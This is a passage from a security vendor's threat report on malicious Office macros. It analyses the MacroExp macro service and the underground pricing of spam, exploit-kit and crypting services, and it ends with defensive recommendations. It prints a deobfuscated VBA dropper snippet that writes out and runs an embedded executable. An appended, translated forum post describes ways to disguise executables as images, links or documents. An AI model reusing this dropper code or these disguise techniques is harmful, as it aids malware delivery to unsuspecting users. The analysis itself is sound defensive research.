


Figure 15: Example of MacroExp malicious document template

The MacroExp macro is typically built into a Microsoft Office Word 2007 document with a .docm extension; for example, "fax_message.docm". The macro is located inside the internal vbaProject.bin object, and the VBA code is obfuscated with variable substitutions.

Once the user clicks the Enable Content button, the MacroExp macro performs the following actions:

1. Changes working directory to %USERPROFILE%, e.g. "C:\Documents and Settings\Anyone"
2. Creates a file "gZxGjuNxGfd.exe" (Fig. 16)
3. Searches for hidden marker "Zseyohwoyd" (white text) inside the body of document, which marks the beginning of embedded executable (Fig. 17)
4. Copies that executable content to "%USERPROFILE%\gZxGjuNxGfd.exe" file (unless the buyer has chosen the 'run from memory' option)
5. Runs the executable

```
Zseyohwoyd = "Zseyohwoyd"
Xpxwa1 = "gZxGjuNxGfd.exe"
Xpxwa2 = Environ("USERPROFILE")
ChDrive (Xpxwa2)
ChDir (Xpxwa2)
Xpxwa3 = FreeFile()
Open Xpxwa1 For Binary As Xpxwa3
For Each Xpxwa4 In ActiveDocument.Paragraphs
    DoEvents
        Xpxwa11 = Xpxwa4.Range.Text
    If (Xpxwa9 = True) Then
        Xpxwa8 = 1
        While (Xpxwa0 < Len(Xpxwa11))
            Xpxwa6 = Mid(Xpxwa11, Xpxwa8, 4)
            Put #Xpxwa3, , Xpxwa6
            Xpxwa8 = Xpxwa8 + 4
        Wend
    ElseIf (InStr(1, Xpxwa11, Zseyohwoyd) > 0 And Len(Xpxwa11) > 0) Then
        Xpxwa9 = True
    End If
Next
Close #Xpxwa3
```

Figure 16: Snippet of MacroExp macro code




Figure 17: Hidden executable inside the body of document; notice the Portable Executable (PE) signature at 0x4D5A

The MacroExp seller was not observed using tracking images or other features for measuring and reporting on the success of their service at successfully delivering malware payloads, and in fact their self-contained, "no download" approach to payload delivery makes it difficult to introduce a similar feature. Instead, in order to demonstrate their effectiveness at infecting clients and differentiate their service the MacroExp seller refers to several security vendor articles about their product:

- http://blogs.cisco.com/security/a-string-of-paerls
- http://blog.sensecy.com/2014/08/14/macroexp-a-combined-social-engineering-and-exploit-attack/
- http://blog.avira.com/malicious-office-macros-dead/

While seemingly counter-intuitive, the fact of being detected and analyzed actually becomes a benefit for some malicious macro developers because it provides external validation that their solution is achieving success at delivering payloads and is significant enough to merit attention from information security industry researchers.

Malicious macro economics

The current generation of malicious macros is thus effective and flexible, able to take on new features and capabilities in order to stay ahead of adapting defenses, while incorporating an element of social engineering to trick end-users into clicking on attachments and enabling their malicious content. Cybercriminals are also in business, however, and must weigh the relative costs of different tools and techniques against their relative differences in effectiveness, and choose the technique that provides the greatest return on investment.

From this perspective, cybercriminals themselves can help us understand not only why they would choose to resurrect a seemingly too-simple and outdated technique rather than leveraging a sophisticated and proven cybercrime infrastructure, but also why the growth of these attachment-based campaigns has been so explosive.

Writing in underground forums, the creators and sellers of these malicious macros articulate the strengths of this "new" attack technique. Paraphrasing their points in forums about the business benefits of malicious macros, we see that they are marketed as:

- Effective: Unlike attachments that exploit known or zero-day vulnerabilities, malicious macro attachments may lead to higher success rates because they do not rely on the presence of an unpatched vulnerability in Microsoft Windows or office, or other common applications.
- Flexible: If properly implemented, these attacks can work on all Windows and Office versions.
- Reliable: The file attached to an unsolicited email will have an extension such as .doc or .xls, and thanks to the success of efforts to educate employees about the danger of malicious links, users may be more inclined to trust and open these than click on links.
- Cost-effective: The budget for a malicious document (or "maldoc") campaign can range from zero to US$1,000. In addition to the services of a few established sellers such as Xbagging and MacroExp, there are many open-source examples for cost-constrained or do-it-yourself actors of how to weaponize a Microsoft Word document with a malicious macro.
- Low total cost of ownership (TCO): Maintaining, updating and re-obfuscating malicious macros (in order for them to remain undetectable) is relatively low-effort.
- Accessibility / low barriers-to-entry: Attachment-based unsolicited email campaigns may be exceeding exploit kits (EKs) in popularity because, while there is always a range of spamming services available, most EK services are sold in private circles and are not readily available to entry- to mid-level criminals.

Accustomed as security practitioners are to thinking in technical terms, it may be surprising to note that most of these advantages have as much to do with business and operational factors as with technical concerns. Analysis of underground forums reveals a marketplace for malicious macros and permits a cost-comparison of the different approaches. (Prices are US dollars as of May 2015.)

Service or software	Availability	Pricing (USD, ranges or per unit)
Macro services	Available to anyone	Free, $175 per week, $1,000 per week
Spamming services	Available to anyone	$1 – $50 per 1,000 emails, prices vary by volume and options
Traffic Direction Systems (TDS)	Available to anyone	$7 per month (hxxp://keitarotds[.]com/onestep)
Exploit Kits (EK)	Some available to anyone; most require reputation on underground to gain access.	Neutrino ($3,500 per month) & RIG ($7,500 per month); all other kits require reputation and knowledge of the correct contacts
Malware	Some available to anyone, but most malware is 'private' and not sold at all	Price varies, when available
Crypting	Available to anyone	$30 per crypt
Compromised websites / SSH / RDP	Available to anyone	$1 – $12 per account

Figure 18: Services and pricing examples from underground cybercriminal forums

Examining a selection of advertisements for each service in order to create a rough understanding of costs, and keeping in mind that prices for all of these services tend to fluctuate, it is evident that it may often be cheaper to launch a high-volume unsolicited email campaign with malicious macro attachments than to rent an exploit kit and TDS.

For example, a threat actor planning to launch one month's worth of unsolicited email campaigns each targeting one million users, at the reasonable estimates for the lowest price available, could examine the available services and make the following comparison. In Proofpoint observations, a typical month a threat actor will launch approximately twenty campaigns, with multiple bouts of re-crypting:

Campaign service	URL-based	Macro based
Spamming service (at $1 per 1,000 emails)	$1,000	$1,000
TDS	$7	N/A
Exploit kit (using Neutrino)	$3,500	N/A
Macro services (at $175 per week for mid-level service offering for customization)	N/A	$700
Crypting (minimum one crypt per day, 20 days in the month)	$600	$600
Compromised web sites, for hosting links and downloads (at $1 per site)	$200 for 500 sites	$5 for 5 accounts
Malware	TBD	TBD
TOTAL	**$5,307, plus cost of malware**	**$2,305, plus cost of malware**

Figure 19: Comparison of estimated costs of malware campaigns

The spamming services represent a dominant cost and are the same for both types of campaigns, while the EK service is a major contributor the higher cost of the URL-based campaign. Therefore, an exploit technique that maximizes the return of the email service investment while eliminating a major expense item will provide the best ROI for a threat actor's campaign.

Study of underground forums shows that cybercriminals make these same calculations. A post by respected user "integra" on a Russian-language forum (Fig. 20) assesses the strengths, weaknesses and cost-effectiveness of a variety of techniques for delivering malicious executables, images, documents and other file types, and concludes, "The most adequate solution (on budget) is doc / xls with macro elements and social engineering." (See Appendix for complete text of integra's post.)




Figure 20: Underground forum post comparing cost-effectiveness of malware masking techniques

From a cost perspective, malicious macros deliver the most 'bang for the buck' because they combine lower up-front and maintenance costs with higher effectiveness to create a 'killer app' for cybercriminals.

Technical analysis and threat intelligence thus allow us to identify the drivers behind the explosive return of malicious macros as an exploit technique featuring daily in massive campaigns:

- Highly successful at evading not only traditional signature- and reputation-based defenses, but also newer behavioral sandboxes
- Able to be frequently updated easily and at low cost
- Cross-platform and "unpatchable," because it is not limited by vulnerabilities on a specific operating system or application version
- Reliance on end-user interaction leverages social engineering to bypass automated defenses
- Low up-front and maintenance costs increase ROI

Combined in a single solution, it is no surprise that malicious macro attachment campaigns have grown so rapidly in both size and frequency, and we can expect that they will only begin to subside when this equation changes and either their cost increases or their effectiveness decreases to the point that they can no longer deliver the same ROI.

The economics of malicious macros can also enable us to anticipate how widely new techniques will be adopted and directed at organizations. A highly effective exploit technique that carries high costs to acquire or implement will see low rates of adoption, useful primarily to state-sponsored threat actors who are less constrained by costs. Conversely, low-cost techniques that are not effective enough to deliver high returns will be the domain of high-volume, low-value operations or will languish unused – like malicious macros did for several years – until an innovative malware developer finds a way to improve effectiveness.

Conclusion

A large part of the success of malicious macros is rooted in their ability to exploit the Human Factor: as Proofpoint research has demonstrated elsewhere, every organization clicks. The best defense against this threat will minimize opportunities for end-user interaction before they can click, including:

- Ensure that in your organization Microsoft Office is configured to disable macros by default, and preferably set to disable "without notification." Enabling the "with notification" option leaves the decision with the user and as Proofpoint research has shown, someone always clicks.
- Educate your users about the dangers of unsolicited email, and to be particularly wary of the phishing templates that Proofpoint research has found to be the most effective: message notifications, corporate financial messages, and delivery notifications.
- Deploy next-generation solutions capable of detecting and blocking these and other modern, advanced email-borne threats.

The economics of malicious macros also highlight the importance of looking beyond tactical responses and taking a strategic approach that incorporates threat intelligence. In order to understand the dynamics driving new threats, organizations must have access to comprehensive threat intelligence: seeing before the first link in the attack chain, so to speak, enables security teams and decision-makers to understand who is creating new threats, why, and how likely they are to be used by different actors. This is the only way to identify, adapt to and defend against new threats as they emerge.

[i] "VBA is not dead!" Virus Bulletin, https://www.virusbtn.com/virusbulletin/archive/2014/07/vb201407-VBA

[ii] "There's a Macro in your Sandbox", Proofpoint, https://www.proofpoint.com/us/threat-insight/post/Theres-a-Macro-in-your-Sandbox


[iii] "Malicious Word Document: This Time the Maldoc is a MIME File", SANS ISC, https://isc.sans.edu/forums/diary/Malicious+Word+Document+This+Time+The+Maldoc+Is+A+MIME+File/19673/

[iv] "Run-on-Close Macros Try to Shut the Door on Sandboxes", Proofpoint, https://www.proofpoint.com/us/threat-insight/post/Run-on-Close-Macros-Try-to-Shut-the-Door-on-Sandboxes

[v] "TrojanDownloader: W97M/Bartallex.A", Microsoft Corp, http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=TrojanDownloader:W97M/Bartallex.A#tab=2

[vi] "Web bug," Wikipedia, http://en.wikipedia.org/wiki/Web_bug

Appendix: Underground forum post comparing malware masking techniques



Russian original	English translation
Обзор способов маскировки exe, jpg, doc, pdf, com	Review of methods to disguise exe, jpg, doc, pdf, com
Много вопросов переодически появляется о маскировке exe и немногие понимают что именно они хотят, для них посвящён сий обзор. Начнем с самых простых примеров:	Many questions periodically arise about the disguise/masking of executables. Few understand exactly what they want, and this review is for them. Let's start with some simple examples:
1) Смена иконки и переименование exe Меняем иконку на иконку картинки или пдф файла, меняем расширение на scr и даем название файлу типа: IMG_453631635646.jpeg(затем много пробелов) .scr Некоторые ав могут привязаться к двойному расширению файла Бюджет 0$	1) Change the icons and rename exe Change the executable icon to the same icon as used by pdf files. Change the extension to .scr. Give the file a name such as: IMG_453631635646.jpeg (then a lot of spaces) .scr Some AV can detect based on double file extension Budget $ 0
2) маскировка файла под линк переименовываем exe на com и даём название типа: www.muzic_hole_zaycev.com Бюджет 0$ Иконка сохраняется только с расширением exe или scr, на остальных расширениях она исчезает или меняется: com, pif, bat, cmd, ещё какието.	2) Masking the file as a link Rename the .exe to .com and give it a name such as: www.muzic_hole_zaycev.com Budget $ 0 Icon is saved only with the extension exe or scr, on other extensions it disappears or changes: com, pif, bat, cmd, and others.
3) Юникодовским символом работает способ в Vista+ меняем иконку на иконку картинки fil(здесь вставляем символ)gpj.exe - выглядеть в винде будет так fileexe,jpg с этим способом не мало проблем ввиду того что так он будет отображаться только если он уже на системе, а не в вэб сервисах или мессенджерах в которых вы захотите его передать, не универсальный способ кароче и некоторые ав могут на него реагировать. Бюджет 0$	3) Unicode symbol method that works on Vista + Change the icon to the icon of an image fil(insert symbol here)gpj.exe – will appear in Windows as fileexe,jpg With this method, there are problems due to the fact that it will only display like this on the system. But when it's on a web server or messengers in which you want to transfer it, masking may not work. Budget $ 0

4) формат doc\docx\xls макросы: Файл будет иметь реально одно из выше перечисленных расширений! типа Otchet.xls можно без проблем спамить аттачем минусы - юзер должен нажать на кнопку разрешить плюсы - при правильной реализации работает на всех акктуальных версиях офиса, не требует больших сил по чистке на стороне разработчика, можно как вшивать exe внутрь так и тянуть с линка. Обязательно нужно проверять билд на недетектируемость проактивками при особо важных задачах. Бюджет: от бесплатно (множество примеров в метасплоите и других местах) до ~250$ (цены выше неадекватны как по мне) селлеры: JSman <forum link> ph0enix <forum link> macroexp <forum link>	4) doc \ docx \ xls macros: The file will be really one of the above extensions! Example: Report.xls You can easily spam as attachment Cons: The user must press a button to enable Macros Pros: With proper implementation, works on all versions of Office, does not require much force to clean the side developer, you can embed exe's inside or pull them from a link. Always need to check build on proactive defenses for critical campaigns Budget: from free (many examples in metasploit and elsewhere) to ~ $ 250 (prices above that are too much as far as I'm concerned) Sellers: JSman <forum link> ph0enix <forum link> macroexp <forum link>
5) doc rtf со сплоитами + пользователю нужно лишь запустить doc ниче подтверждать не нужно (тихий запуск) - после запуска doc завершается с ошибкой в большинстве случаев (такая специфика) - гораздо больше детектят проактивки и больше к чему прицепиться сигнатурно - сложность чисток для разраба - неуниверсальность свежих сплоитов, а универсальные довольно старые 10 год 12 год. - не 100% срботка - не все офисы подвержены Бюджет: от нуля (семплы из метасплоита палящиеся всем чем можно) до качественного решения за ~3500-5000$ Селлеры: Objekt <forum link>	5) Doc rtf with exploits + User needs to run a doc and does not need to confirm the (quiet start) – After starting the doc fails in most cases (such as specificity) – Much higher detection rate by proactive defenses based on signature – The complexity of cleaning / re–FUD for developers ["FUD" is a term for crypting techniques that render a piece of known malware undetectable by existing signatures. – ed.] – Non–universal applicability of new exploits. The only universal exploits are old ones '10 '12. – Not 100% firing rate – Not all the Office versions are subject to exploitation Budget: from zero (samples of metasploit that are burnt by everything) to high–quality solutions for ~ $ 3500–5000 Seller: Objekt <forum link>

6) pdf Способ подходит только для массого спама аттачем. Пробив 15-20% самого лучшего решения. -текст не открывается, при запуске срабатывает полезная нагрузка и pdf завершается -сложность в каччественной реализации -сложность в крипте (все паблик решения содержат в себе dll которую аверы палят нещадно, независимо от чистоты шеллкода) - новые версии не бъются -срабатывать может не на всех системах в связи со спецификой Ценник: от бесплатно из многочисленных PoC в нете, до 3к$ за адекватное решение. Единственное решение без dll от трастового юзера (Привет люксор wink.gif) PlayBit aka luxor2008 <forum link> ---	6) pdf The method is only suitable for the mass attachment spam. Success rate is 15–20% in the best solutions. –Text not open when you start the payload is activated and completed pdf – Complexity in implementing quality solution – Complexity in the crypt (all public solutions contain a dll that every AV burns mercilessly, regardless of the purity of the shellcode) – The new version is not burnt The price tag: free From many of the PoC in the net, to $3k for an adequate solution. The only solution without the trust of the user dll (Hello Luxor wink.gif) PlayBit AKA luxor2008 <forum link>
Намеренно опустил малопопкрярные способы с подменой ярлыка (потомучто это уже два файла и из архива не сработает) и способ со спуфингом в 4.20 версии WinRar в виду его малой популярности и неуверенности что на той стороне нужная версия. Самое адекватное решение (бюджетное) это doc\xls с макросами с элементами соц.инжа. --- Более крутых сплоитов и 100 процентного сегодня на рынке просто нет.	Intentionally omitted less popular ways to substitute the label (‘cause it’s two files from the archive will not work) and a way of spoofing in WinRar version 4.20 referring to its low popularity and uncertainty that the other side of the correct version. The most adequate solution (on budget) is doc \ xls with macro elements and social engineering. Cooler exploits with 100 percent success rate do not exist in today’s market.

892 Ross Drive
Sunnyvale, CA 94089

1.408.517.4710
www.proofpoint.com